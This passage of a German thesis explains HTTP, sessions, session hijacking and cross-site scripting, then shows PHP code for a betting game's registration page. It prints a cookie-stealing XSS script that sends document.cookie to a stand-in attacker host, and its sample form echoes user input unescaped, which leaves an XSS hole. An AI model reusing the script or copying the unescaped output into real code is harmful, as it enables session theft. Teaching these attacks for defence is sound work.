16	15	6	Daniel la Rosa	Deutschland	0
17	16	4	Olivier Tielemans	Holland	0
18	17	4	Vanina Ickx	Belgien	0
19	18	7	Mathias Lauda	Österreich	0
20	19	6	Susie Stoddart	Schottland	0

Tabelle 6: Fahrer

Um die Web-Anwendung testen zu können, werden zuletzt noch einige Spieler über die Registrierungsseite der Anwendung (Kapitel 4.1) angelegt:

ID	Name	Email	Passwort	Initial	Datum	Punkte	Logout
1	Marc	mawalt@web.de	***[14]	0	3.4.2006[15]	0	0
2	Tom	tom@web.de	***	0	3.4.2006	0	0
3	Frieda	frieda@web.de	***	0	3.4.2006	0	0

Tabelle 7: Spieler

14 Das Passwort wird verschlüsselt gespeichert (Kapitel 4.1).

15 Das Anmeldedatum beinhaltet auch die Zeitangabe. Aus Platzgründung wurde hier auf die Darstellung verzichtet.

3 Grundlagen

Um eine Internetseite anzeigen zu können, muss ein Browser zunächst eine Verbindung mit einem Server aufbauen. Das geschieht durch Eingabe einer Internetadresse (URL). Sobald die Verbindung über TCP aufgebaut wurde, sendet der Browser eine Anfrage (Request) per HTTP [6] an einen Server. Das HTTP-Protokoll wurde im Jahr 1989 von Tim Berners-Lee [7] am CERN Forschungsinstitut entwickelt. In einer Anfrage ist eine Aufforderung enthalten, ein bestimmtes Dokument zu liefern. Der Webserver schickt daraufhin eine Antwort mit dem geforderten Dokument (Response) und beendet die Verbindung. Diese Kommunikation zwischen Browser und Server wird als Client/Server-Modell bezeichnet.




Abbildung 5: Browser/Server-Kommunikation

Eine HTTP-Anfrage besteht aus einer Zeile mit dem Befehl, was der Client vom Server möchte und welche HTTP-Version zur Kommunikation verwendet werden soll. Dann folgen eine, mehrere oder keine „Header"-Zeilen. Diese Header enthalten zusätzliche Informationen wie zum Beispiel unterstützte Medienformate oder Typ und Version des Clients. Im folgenden Beispiel wird das Hauptdokument der Fachhochschule Köln-Gummersbach angefordert:

```
GET / HTTP/1.1
Host: www.gm.fh-koeln.de
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1;
de; rv:1.8.0.1) Gecko/20060111 Firefox/1.5.0.1
Connection: close
```

Der Server interpretiert diese Zeilen und liefert eine Antwort:

```
HTTP/1.1 200 OK
Date: Mon, 10 Apr 2006 15:14:52 GMT
Server: Apache/2.0.54 (Debian GNU/Linux) mod_jk2/2.0.4
PHP/4.3.10-15 mod_ssl/2.0.54 OpenSSL/0.9.7e
Accept-Ranges: bytes
Content-Type: text/html
X-Cache: MISS from www.gm.fh-koeln.de
Connection: close

<html>
<head>
<meta name="GENERATOR" content="IMPERIA 7.5.1" />
[...]
```

Die erste Zeile der Antwort ist die Statuszeile, die den Statuscode enthält. Dieser gibt Auskunft darüber, ob die Anfrage erfolgreich war oder ob ein Fehler aufgetreten ist. Ein bekannter Statuscode – „404 Not Found“ – tritt auf, wenn der Server eine Anfrage zu einem Dokument erhält, das er nicht auffinden kann. Eine Liste aller Statuscodes findet sich in der HTTP-Spezifikation [6] des World Wide Web Konsortiums. Weitere Header-Zeilen geben Auskunft über Datum und Uhrzeit der Antwort und die Version der eingesetzten Server-Software. Der eigentliche Inhalt der Seite, in diesem Fall Text im HTML-Format [8], folgt nach den Header-Zeilen.

Im Internet gibt es eine Reihe von Werkzeugen, mit deren Hilfe sich HTTP-Requests und Header-Informationen anzeigen lassen. Erwähnt werden sollen hier Rex Swain's HTTP Viewer[16] und der Web-Sniffer[17].

3.1 GET und POST

Um Benutzereingaben zur Verarbeitung an eine Web-Anwendung weiterzugeben, können zwei unterschiedliche Techniken eingesetzt werden. Zum einen geschieht die Datenübertragung innerhalb des Request-Objekts. Zum anderen können Daten über die URL, an die ein (oder mehrere) Parameter angehängt werden, übertragen werden. So öffnet folgende URL eine Internetseite, die eine Nachricht mit der Nummer 10252209 im Forum 96294 enthält.

16 http://www.rexswain.com/httpview.html
17 http://web-sniffer.net/

```
http://www.heise.de/newsticker/foren/go.shtml?read=1&m
sg_id=10252209&forum_id=96294
```

Der HTTP-Standard bietet zwei Methoden an, Benutzereingaben und Parameter weiterzuleiten. Während bei GET die Daten als Teil der URL wie im obigen Beispiel dargestellt an den Server geschickt werden, sind die Daten bei POST innerhalb des HTTP-Requests verborgen. Bezogen auf das Beispiel würde der Request mit der POST-Methode wie folgt aussehen:

```
POST /newsticker/foren/go.shtml HTTP/1.1
Host: www.heise.de
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

read=1&msg_id=10252209&forum_id=96294
```

GET wird üblicherweise benutzt, um Inhalte von einem Webserver zu holen. POST dient dazu, Informationen an einen Server zu übertragen und dort permanent abzulegen oder weiter zu verarbeiten. Beispiele wären das Erstellen eines Forenbeitrags oder das Bezahlen einer Rechnung per Online-Überweisung. Ein Nachteil der GET-Methode ist die begrenzte Kapazität der Daten, die übertragen werden können. Obwohl der RFC 1738 [9] keine Grenze festlegt, unterstützen manche Browser nur Internetadressen bis zu einer Länge von 255 Zeichen. Der verbreitete Web Proxy Squid[18] erlaubt standardmäßig nur URLs bis zu einer Länge von vier Kilobyte. Wenn große Datenmengen vom Client an den Server übertragen werden sollen, wird die Verwendung der POST-Methode empfohlen.

Neben der Länge gibt es aber noch einen weiteren, gravierenderen Nachteil der GET-Methode. Wie bereits erwähnt, werden Daten einfach an die Internetadresse angehangen. Das bedeutet, dass diese Daten frei einsehbar sind. Für die Übertragung sensitiver Daten wie zum Beispiel Loginkennungen, Passwörter, Kontonummern, Session-IDs etc. sollte daher möglichst nicht die GET-Methode verwendet werden. Doch eine völlige Sicherheit bietet für diesen Fall leider auch die

18 http://www.squid-cache.org/

POST-Methode nicht. Zwar werden die Daten innerhalb des Request-Objekts übermittelt, allerdings im Klartext, so dass diese Informationen problemlos durch Abhörprogramme („Packet Sniffer“) abgefangen werden können. Abhilfe schafft nur die Verwendung eines verschlüsselten Kanals wie dem Secure Sockets Layer [10]. SSL oder auch sein Nachfolger Transport Layer Security [11] benutzen zur Kommunikation das Protokoll HTTPS. Beim Verbindungsaufbau einigen sich Server und Client (Browser) im Handshake auf die kryptografischen Algorithmen, die zur Verschlüsselung verwendet werden sollen. Zudem erhält der Client vom Server ein Zertifikat, mit dem sich der Client von der Echtheit des Servers überzeugen kann. Dann wird ein Chiffrierschlüssel für die eigentliche symmetrische Verschlüsselung[19] der Informationen generiert. Erst dann beginnt die verschlüsselte Übertragung der Daten.

Zertifikate können bei Zertifizierungsstellen beantragt und erworben werden. Sie sind meist zeitlich befristet und speziell auf die Wünsche und Anforderungen des Kunden zugeschnitten. Zu den bekannteren Vergabestellen zählen VeriSign, Thawte, GeoTrust und digicert.

3.2 Cookies und Sessions

Manchmal ist es notwendig, dass der Server sich merkt, welcher Client welche Anfragen an ihn gerichtet hat. So muss beispielsweise bei einem Shopsystem jedem Kunde ein eindeutiger, nur ihm zugeordneter Warenkorb zugewiesen werden. Und jedes Mal, wenn ein Kunde ein Produkt in seinen virtuellen Warenkorb legt, muss der Server genau wissen, welcher Kunde welches Produkt in welchen Warenkorb gelegt hat. Da HTTP ein zustandsloses Protokoll ist und diesen Anforderungen nicht gewachsen war, wurden mit RFC 2109 [12] und RFC 2965 [13] zwei Spezifikationen entwickelt, die dieses Problem lösen. Der Webserver fordert den Browser auf, sich eine kleine Information zu merken und diese Information bei jeder weiteren Anfrage wieder

19 Bei der symmetrischen Verschlüsselung wird im Gegensatz zur asymmetrischen Verschlüsselung für die Ver- und Entschlüsselung derselbe Schlüssel verwendet.

an den Server zurückzuschicken. Der Server kann dann anhand dieses „Datenkrümels“ (Cookie) die genaue Zuordnung treffen und die Kommunikation so mit einen Zustand belegen. Wie lange ein Cookie existiert, kann mit Hilfe des Attributs „Max-Age“bestimmt werden. Der Wert gibt die Zeit wird in Sekunden an. Fehlt das Attribut „Max-Age“, bleibt das Cookie solange aktiv, bis der Browser beendet wird. Ist der Wert „null“, wird das Cookie gelöscht.

Cookies werden immer auf der Clientseite gespeichert. Damit überlässt der Server die Kontrolle über seine Cookies dem Client. Dies stellt ein potentielles Sicherheitsrisiko dar, weil nicht sichergestellt werden kann, ob jemand den Wert des Cookies absichtlich verändert, um dem Server einen unerwünschten Zustand vorzugaukeln oder ihn gar durch einen undefinierten Zustand zum Absturz zu bringen. Dieses Sicherheitsrisiko kann nur vermieden werden, indem die Informationen über den Zustand serverseitig abgelegt werden.

Diese Aufgabe übernehmen Sessions. Sessions halten die Zustandsinformationen auf dem Server. Wenn eine Session gestartet wird, erhält der Browser des Anwenders eine eindeutige Kennung. Diese Kennung (Session-ID) bildet die Brücke zwischen den Informationspaketen, den Session-Objekten, auf dem Server und dem Client. Der Server ist in der Lage, viele Session-Objekte gleichzeitig zu verwalten. Jedes Mal, wenn ein Client eine Anfrage an den Server schickt, überträgt er die ihm zugeordnete Session-ID, so dass der Server die Sitzungsdaten eindeutig einem Benutzer zuweisen kann. Aus Performanz- und vor allem aus Sicherheitsgründen ist jede Session standardmäßig mit einer definierten Ablaufzeit versehen, zum Beispiel für den Fall, dass ein Anwender den Rechner längere Zeit verlässt oder vergisst, sich aus einer Anwendung auszuloggen. Registriert der Server innerhalb einer gewissen Zeit keine Aktionen des Benutzers mehr, markiert er die Session als ungültig. Der Wert kann beispielsweise bei Verwendung der Skriptsprache PHP in der Konfigurationsdatei „php.ini“ angepasst werden. Drei Parameter steuern Timeout und das Verhalten, wie mit abgelaufenen Sessions umgegangen werden soll:

```
session.gc_maxlifetime = 1440
session.gc_probability = 1
session.gc_divisor     = 100
```

Die Ablaufzeit wird in Sekunden angegeben. Der Standard beträgt 24 Minuten. Eine Zeit, die für Online-Banking deutlich zu lang wäre. Hier sind Session-Timeouts von 10 Minuten oder weniger üblich. Die beiden anderen Werte geben die Wahrscheinlichkeit an, mit der bei jeder Initialisierung einer Session eine Aufräumaktion gestartet wird. Im oben angegebenen Beispiel liegt sie bei einem Prozent. Je höher die Wahrscheinlichkeit, umso schneller werden alte Sessions beseitigt. Andererseits verbrauchen hohe Werte mehr Serverkapazitäten bzw. Rechnerleistung. Für die meisten Anwendungen ist eine niedrige Wahrscheinlichkeit ausreichend.

Die Übertragung der Session-ID wird üblicherweise mit Cookies realisiert. Vereinzelt gibt es aber auch Internet-Anwendungen, die die Session-ID als Teil der URL übertragen. Von dieser Methode ist dringend abzuraten, da die Session-ID in ihrer Funktion als eindeutiger Identitätsschlüssel möglichst nicht preisgegeben werden sollte. Durch die Verknüpfung mit einer URL wird die Session-ID beispielsweise in Logdateien aufgezeichnet oder in Lesezeichen gespeichert. Und von diesen Orten kann die Session-ID ohne viel Aufwand entwendet und missbraucht werden, sofern ein Angreifer Zugang zu diesen Orten hat.

3.3 Session-Hijacking

Die geschilderte Fremdübernahme der Session-ID wird als Session-Hijacking bezeichnet. Das Durchsuchen von Logdateien ist nur eine Möglichkeit für den Angreifer, an die ID heranzukommen. Er kann sie auch erraten (Prediction) oder durch simples Durchprobieren von Zeichenkombinationen finden (Brute Force). Weitere Methoden sind das Belauschen des Netzwerkverkehrs (Interception) oder das vorgängige Festlegen einer Session-ID (Session Fixation) [14]. In letzterem Fall fordert der Angreifer die Session-ID beim Server an und schleust sie dann seinem Opfer ein, beispielsweise durch ein fingiertes E-Mail mit

einem Link zu der Anwendung. Bringt er das Opfer dazu, auf den Link zu klicken und sich bei der Anwendung anzumelden, wird die Session aktiviert und durch das eingegebene Passwort gültig. Jetzt kann auch der Angreifer die Anwendung mit der geklauten Session-ID benutzen. Um Angriffe dieser Art auszuschließen, sollte die Session-ID dem Benutzer erst nach erfolgreicher Anmeldung vergeben werden.

Durch das Herabsetzen der Timeout-Zeit kann das Risiko einer Session-ID-Übernahme nur für den Fall minimiert werden, in dem eine Session nicht ordnungsgemäß beendet wurde, sprich der Anwender sich nicht korrekt von einer Anwendung abgemeldet hat.

Manche Anwendungen koppeln daher an die Session-ID zusätzlich die IP-Adresse des Clients. Stimmt die IP-Adresse einer Anfrage nicht mit der Adresse überein, die die Anwendung bei der Anmeldung des Clients ermittelt hat, kann das ein Hinweis für einen Session-Hijacking-Angriff sein. Leider kann diese Art der Prüfung durch Proxys ausgehebelt werden. Viele Internet-Provider schleusen ihre Kunden auf dem Weg ins Internet durch einen vorgeschalteten Proxy. Sitzt sowohl das Opfer als auch der Angreifer hinter diesem Proxy, so erhält der Angreifer die gleiche Adresse, nämlich die seines Opfers. In diesem Fall kann die Anwendung nicht zwischen den beiden unterscheiden und der Vergleich der IP-Adressen ist wirkungslos.

Ein weiterer Ansatz ist es, die Session-ID mit bestimmten HTTP-Headern zu verbinden, beispielsweise dem Header „User-Agent“ – also der Information, welchen Browser der Anwender benutzt. Kommt eine Anfrage plötzlich mit einem anderen Header, kann das als Versuch gedeutet werden, die Session zu entwenden. Doch ist auch diese Methode ist nicht ganz sicher, da der Angreifer die Header mehrerer Browser ausprobieren kann. Oder er hat die entsprechenden Header seines Opfers vorher ausspioniert, indem er das Opfer dazu gebracht hat, eine von ihm präparierte Seite zu besuchen.

Eine dritte Methode, Session-Hijacking zu erschweren, ist die Verwendung variabler, das heißt sich bei jeder Anfrage ändernder Session-IDs. Wie bei den anderen Ansätzen auch, wird kein vollständiger Schutz geboten, da ein Angreifer schnell eine erbeutete Session-ID benutzen kann, bevor das Opfer mit seiner Anfrage eine neue ID erhält. Der Anwender würde eine Fehlermeldung erhalten, dass seine Sitzung abgelaufen ist. Dass er gerade Opfer eines Angriffs geworden ist, bleibt ihm meist verborgen.

Um Session-Hijacking zu vermeiden, hilft letztendlich nur eine völlige Geheimhaltung der Session-ID. Ein Angreifer kann nur mit einer gültigen ID Missbrauch betreiben. Eine Kombination der hier vorgestellten Methoden erschwert einen Session-Hijacking Versuch, kann ihn aber nicht gänzlich vermeiden.

3.4 Cross-Site Scripting

Im Zusammenhang mit Session-Hijacking ist oft auch von Cross-Site Scripting die Rede. CSS nutzt die Funktionalität von Browsern, E-Mailprogrammen und Webservern aus, Scriptcode auszuführen. Üblicherweise verwenden Angreifer JavaScript- oder VBScript-Codeteile, die wiederum ActiveX[20] oder Applets[21] beinhalten können. Das Ziel einer CSS-Attacke besteht darin, an eine gültige Session-ID heranzukommen. CSS-Attacken werden aber auch benutzt, um an vertrauliche Informationen zu gelangen, Cookies zu stehlen oder schädlichen Programmcode auszuführen.

Im einfachsten Fall erhält das Opfer eine E-Mail mit bösartigem Code. In der Annahme, dass die E-Mail von einem vertrauenswürdigen Absender stammt, öffnet das Opfer die E-Mail und der schädliche Code wird auf dem Rechner ausgeführt. In diesem Fall spricht man auch von einer clientseitigen Cross-Site Scripting Attacke.

20 Software-Schnittstelle für aktive Inhalte, entwickelt von Microsoft für Windows Betriebssysteme

21 Auf der Programmiersprache Java basierendes Computerprogramm, das in einem Browser läuft

Eine erweiterte Variante eines Angriffs, der mit einer scheinbar harmlosen E-Mail beginnt, ist unter dem Namen Phishing bekannt. Auch hier erhält das Opfer eine seriös aussehende E-Mail, die in diesem Fall aber statt schädlichen Code eine URL enthält. Folgt das Opfer der Aufforderung, diesen Link aufzurufen, landet es auf einer vom Angreifer erstellten Webseite, die der originalen Webseite (zum Beispiel einer Bank) detailgetreu nachempfunden wurde. Gibt das Opfer dort seine Zugangsdaten ein, hat der Angreifer sein Ziel, die Benutzerkennung und das Passwort seines Opfers zu stehlen, erreicht. Im Jahr 2004 wurden vermehrt Kunden der Postbank und anderer deutscher Geldinstitute Opfer vom Phishing-Attacken [15, 16].

Auch Webserver können das Ziel eines CSS-Angriffs werden. Eine Webseite gilt als gefährdet, wenn sie HTML-Tags und Script-Code ohne Prüfung akzeptiert und ausführt. Das kann zum Beispiel in Chaträumen, Foren, Kontaktformularen oder sogar bei Links der Fall sein. Um die Identität seines Opfers in einem Diskussionsforum anzunehmen, führt der Angreifer folgende Schritte aus: zunächst schreibt er einen Beitrag, der cookieklauendes JavaScript enthält. Ein Benutzer meldet sich an und liest diesen Beitrag. Der JavaScript-Code wird im Browser des Opfers ausgeführt, das Cookie, das Zugangsdaten oder gar die Session-ID des Opfers enthält, entwendet und an den Angreifer geschickt. Dieser kann sich jetzt mit der geklauten Session-ID in dem Forum als sein Opfer ausgeben, Beiträge im Namen des Opfers verfassen, das Passwort ändern und so das Opfer aus dem Forum aussperren. Benutzt das Opfer die Zugangskennung und das Passwort noch bei anderen Webseiten, kann der Schaden weitaus höher sein.

Der Code, der das Cookie des Opfers stiehlt, könnte so aussehen:

```
<script>
  document.location.replace("http://www.serverdesan-
greifers.com/getcookie.php?cookie=" +
document.cookie);
</script>
```

Der Browser des Opfers wird angewiesen, eine andere URL aufzuru-

fen. Die JavaScript-Variable „document.cookie“ holt alle Cookies, die die Verbindung zwischen Browser und Server bilden. Der in „getcookie“ stehende Code liest die Cookies über den Parameter „cookie“ aus und wenn vorhanden, befindet sich der Angreifer jetzt im Besitz einer Session-ID. Wahrscheinlich merkt das Opfer die Umleitung zu einer anderen Seite, da sich der Inhalt der Webseite im Browser ändert. Um die Umleitung und damit den Diebstahl zu verbergen, kann der Angreifer jedoch eine erneute Umleitung einrichten, die den Browser des Opfer sofort wieder auf die ursprüngliche Seite zurückführt [17].

Gegen Phishing schützt im Grunde genommen nur eine gewisse Sensibilität des Anwenders und eine gute Portion Misstrauen gegenüber unbekannten E-Mail-Absendern. Banken und andere seriöse Unternehmen fragen niemals unaufgefordert nach PIN- oder TAN-Nummern, Zugangskennungen oder Passwörtern. Phishing-E-Mails lassen sich oftmals anhand folgender Merkmale erkennen:

- Die Aufforderung, zu handeln, ist dringlich.
- Folgt man der Aufforderung nicht, wird oft mit Schließung oder Sperrung des Accounts gedroht.
- In der E-Mail oder auf einer mit einem Link verknüpften Seite wird nach Zugangskennung, Passwort, PIN, TAN etc. gefragt.
- Die Anrede ist nicht persönlich, sondern allgemein gehalten.
- Das Anschreiben enthält grammatikalische und syntaktische Fehler.

Auch Suchmaschinen können für CSS-Angriffe missbraucht werden [18, 19]. Wenn statt eines Suchbegriffs die (in diesem Fall harmlose) JavaScript-Anweisung

```
<script>alert("Eine CSS-Attacke!");</script>
```

eingegeben wird und die Suchmaschine anfällig für Scripting-Angriffe ist, wird statt der Suchergebnisse zu dem Suchbegriff „alert(„Eine

CSS-Attacke!“);“ ein kleines Hinweisfenster mit dem Text „Eine CSS-Attacke!“ erscheinen. Die Ursache des Problems liegt darin, dass Sonderzeichen und Anweisungen, die ausführbaren Code beinhalten, nicht erkannt werden. Damit der Browser die Anweisungen nicht ausführt, müssen sie umgewandelt werden. Cross-Site Scripting ist mit anderen Worten ein Metazeichenproblem. Den Meta- oder Sonderzeichen muss ihre übergeordnete Bedeutung genommen werden. Eine einfache Einbettung der Daten in das HTML-Tag „<pre>[22]“ genügt nicht, da der Angreifer jederzeit den Pre-Kontext durch Einfügen des Ende-Tags beenden kann und damit wieder imstande ist, Code zur Ausführung zu bringen.

HTML-Kodierung ist eine geeignete Maßnahme, CSS-Lücken zu schließen. Dabei werden bestimmte Metazeichen auf ihre HTML-Entitäten abgebildet. Aus „&“ wird beispielsweise „&“, aus dem doppelten Anführungszeichen wird „"“, aus „>“ wird „>“ usw. Diese benannten HTML-eigenen Zeichen werden vom Parser des Browsers nicht als Sonderzeichen interpretiert, sondern als das angezeigt, was sie darstellen. Eine Liste dieser HTML-Zeichen findet sich in [20]. Um nicht jedes Metazeichen mühsam kodieren zu müssen, bieten einige Programmiersprachen Mapping-Algorithmen an, die die Umwandlung der Daten übernehmen. PHP stellt für diesen Zweck die Funktion „htmlspecialchars()“ bereit.

Auf der Suche nach Webseiten und zum Aufbau eines Trefferlistenindex folgen Suchmaschinen täglich Millionen Links. Diese Eigenschaft machen sich Hacker zu Nutze, indem sie auf Webseiten Links mit schadhaften Anweisungen hinterlegen, die von den Suchmaschinen gefunden werden. Doch statt die vermeintlich dahinter liegenden Seiten in ihre Datenbanken aufzunehmen, lösen die Suchmaschinen CSS-Attacken aus. In den Protokolldateien der betroffenen Server erscheinen nur die IP-Adressen der Suchmaschinen. Die Identität der Hacker bleibt verborgen.

22 <pre> zeigt Text so an, wie er eingegeben wurde. Sonderzeichen werden vom Parser nicht beachtet.

Ein sicherer Schutz gegen Cross-Site Scripting ist die Deaktivierung von JavaScript bzw. Active Scripting im Browser. Da jedoch viele Webseiten nur mit eingeschaltetem Scripting einwandfrei funktionieren, ist diese Lösung für viele Anwender nicht akzeptabel. Statt die Verantwortung für Sicherheit auf den Anwender abzuwälzen, sollten die Entwickler dafür Sorge tragen, dass ihre Webanwendungen nicht anfällig für Attacken sind. Grundsätzlich müssen alle Daten, die von außen in die Webanwendung gelangen, als unsicher betrachtet werden. Den Benutzern einer Anwendung muss dabei keine Absicht unterstellt werden. Auf der Reise durch das Netz können Daten jederzeit verändert und für bösartige Absichten missbraucht werden, ohne dass der Anwender etwas davon erfährt. Die Anwendung kann nicht wissen, ob Eingabedaten manipuliert wurden und muss sie daher mit der nötigen Vorsicht behandeln anstatt blind auf Harmlosigkeit zu vertrauen.

4 Implementierung

Die Entwicklung des Tippspiels orientiert sich an den Vorgaben des Fachkonzeptes (Anhang A). Dabei soll insbesondere auf Sicherheitsrisiken eingegangen werden, die einen reibungslosen Ablauf des Spielgeschehens gefährden können. Potentielle Gefahrenquellen sollen an Beispielen veranschaulicht und Lösungsmöglichkeiten gezeigt werden, die diese Risiken ausschließen oder zumindest eindämmen.

4.1 Registrierung

Bevor ein Spieler Tipps abgeben kann, muss er sich auf der Webseite registrieren und persönliche Daten wie Name und E-Mailadresse in ein Registrierungsformular eingeben und die Teilnahmebedingungen akzeptieren. Daraufhin wird der Spieler in der Datenbanktabelle angelegt, sofern er noch nicht existiert, und es wird eine Bestätigungsmail mit einem zufallsgenerierten Initialpasswort verschickt. In der E-Mail wird der Spieler darauf hingewiesen, das Initialpasswort bei der ersten Anmeldung zu ändern. Das ist eine gebräuchliche Methode, die Echtheit des Spielers zu überprüfen und mögliche Scheinanmeldungen zu erkennen. Loggt sich der Spieler zum ersten Mal ein, wird er von der Anwendung sofort aufgefordert, das Passwort zu ändern. Der Administrator erhält ebenfalls eine E-Mail mit den Informationen über die Neuregistrierung.

Manche Webanwendungen lösen das Problem mit Scheinanmeldungen, indem der Anwender beim Login zusätzlich eine Zufallszahl oder eine Buchstabenkombination eingeben muss. Dadurch wird zudem der Missbrauch durch Automatisierungsskripte verhindert. Oftmals sind die einzugebenden Zeichen farbig hinterlegt oder stark verformt, damit sie nicht von einer speziellen Software erkannt werden können. Dieser zusätzliche Schutz findet bei Internetdiensten wie E-Mailkonten, Kontaktbörsen und Glücksspielen weite Verbreitung. Ein Beispiel einer solchen zusätzlichen Sicherheitsabfrage zeigt folgender Eingabedialog des Internetdiensteanbieters GMX:

Abbildung 6: Sicherheitscode bei GMX

Der folgende Codeabschnitt beschreibt (in vereinfachter Form) die Seite der Tippspiel-Anwendung, auf der sich Spieler für die Teilnahme am Tippspiel registrieren können:

```
<?php
  session_start();
  $meldung = "";
  if (isset($_SESSION["systemmeldung"])) {
    $meldung = $_SESSION["systemmeldung"];
    unset($_SESSION["systemmeldung"]);
  }
  if (isset($_SESSION['spielername'])) {
    $name = $_SESSION['spielername'];
    unset($_SESSION['spielername']);
  }
  if (isset($_SESSION['spieleremail'])) {
    $email = $_SESSION['spieleremail'];
    unset($_SESSION['spieleremail']);
  }
  if (isset($_SESSION['bedingungen'])) {
    $bedingungen = $_SESSION['bedingungen'];
    unset($_SESSION['bedingungen']);
  }
?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transi-
tional//EN" "http://www.w3.org/TR/html401/loose.dtd">
<html>
<head>
<title>Tippspiel Anmeldung</title>
<meta http-equiv="content-type" content="text/html;
charset=iso-8859-1">
</head>
<body>
<form name="NeuerSpieler" action="addplayer.php" me-
thod="post">
<table border="0" width="100%" cellspacing="0" cellp-
adding="0">
<?php
  if (isset($meldung))
    print "<tr><td colspan=\"2\"><p>" . $meldung .
"</p></td></tr>";
?>
<tr>
<td>Spielername</td>
<td><input type="text" size="30" maxlength="30"
```

```
name="spielername" value="<?php if (isset($name))
print $name; ?>"/></td>
</tr>
<tr>
<td>E-Mailadresse</td>
<td><input type="text" size="30" maxlength="50"
name="spieleremail" value="<?php if (isset($email))
print $email; ?>"/></td>
</tr>
<tr>
<td>Teilnahmebedingungen<br/>gelesen und
akzeptiert</td>
<td><input type="checkbox" name="bedingungen" <?php if
(isset($bedingungen)) print "checked=\"checked\""; ?
>/></td>
</tr>
<tr>
<td> </td>
<td>
<input type="submit" value="Registrieren"/>
</td>
</tr>
</table>
</form>
</body>
</html>
```

Das Attribut „maxlength“ stellt sicher, dass bei E-Mailadresse und Spielername keine Werte eingegeben werden können, die die definierten Feldgrößen in der Datenbanktabelle überschreiten und eine Fehlermeldung der Datenbank auslösen. Nach einem Klick auf die Schaltfläche „Anmelden“ erfolgt die serverseitige Validierung der Eingaben durch einen PHP-Codeteil. Die Validierung ist von großer Bedeutung, da ein Entwickler nie sicher sein kann, ob die Eingabedaten speziell aufbereitet wurden, um einen Angriff auszuführen und Schaden anzurichten. Deshalb sollte eine Anwendung niemals darauf vertrauen, dass ein Benutzer korrekte Daten eingibt.

Eine Validierung auf der Seite des Clients – beispielsweise durch im Browser ausführbaren JavaScript-Code – ist sehr riskant. Der Entwickler gibt auf diese Art die Kontrolle über die Überprüfung der Daten aus den Händen. Er kann nicht nachvollziehen, was auf dem Client passiert. Ein Angreifer kann den Code auf seinem Rechner beliebig manipulieren oder im Falle von JavaScript sogar recht bequem über das Einstellungsmenü des Browsers deaktivieren, so dass keinerlei

Validierung erfolgt. Ein Horror-Szenario, das kein Entwickler verantworten kann. Es wird deshalb dringend empfohlen, die Eingabedaten auf der Serverseite zu überprüfen und auf clientseitigen Code so weit wie möglich zu verzichten. Sicherheitskritische Codeteile sollten keinesfalls auf dem Client ausgeführt werden.

Die Validierung der Benutzereingaben übernimmt mehrere Aufgaben. Zum einen wird geprüft, ob alle Felder ausgefüllt, die Teilnahmebedingungen akzeptiert und eine formal richtige E-Mailadresse eingegeben wurden. Eine Datenbankabfrage stellt sicher, ob der angegebene Spielername nicht bereits verwendet wird. Ist eines dieser Kriterien nicht erfüllt, wird eine entsprechende Fehlermeldung im Session-Kontext gespeichert und die Registrierungsseite erneut aufgerufen. Die Prüfungen werden auf dem Server in der Datei „addplayer.php“ durchgeführt:

```
<?php
  require "db.inc";
  require "authentication.inc";

  session_start();

  // Validierung
  if (empty($_POST["spielername"]))
    $fehler = "Geben Sie bitte einen Spielernamen
an.<br/>";
  if (empty($_POST["spieleremail"])) {
    $fehler = $fehler . "Geben Sie bitte Ihre E-Mail-
adresse an.<br/>";
  } elseif (!isKorrekteEmailAdresse($_POST["spielere-
mail"])) {
    $fehler = $fehler . "Die angegebene E-Mailadresse
ist ungültig.<br/>";
  }
  if ($_POST["bedingungen"] != true)
    $fehler = $fehler . "Sie müssen die Teilnahmebe-
dingungen akzeptieren, um sich registrieren zu kön-
nen.<br/>";

  if (!empty($fehler)) {
    $_SESSION["systemmeldung"] = $fehler;
    $_SESSION["spielername"] = $_POST["spielername"];
    $_SESSION["spieleremail"] =
$_POST["spieleremail"];
    $_SESSION["bedingungen"] = $_POST["bedingungen"];
    header("Location: registrierung.php");
    exit;
  }
```

```
  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();
  if (!(mysql_select_db($databaseName, $connection)))
    showError();

  $spielername = mysqlclean($_POST, "spielername", 40,
$connection);
  $spieleremail = mysqlclean($_POST, "spieleremail",
60, $connection);

  $query = "SELECT * FROM spieler WHERE name = '$spie-
lername'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();

  // Spielername existiert schon in der DB
  if (mysql_num_rows($result) >= 1) {
    $fehler = "Der Spielername existiert schon. Bitte
wählen Sie einen anderen Namen aus.";
    $_SESSION["systemmeldung"] = $fehler;
    header("Location: registrierung.php");
    exit;
  }

[...]
?>
```

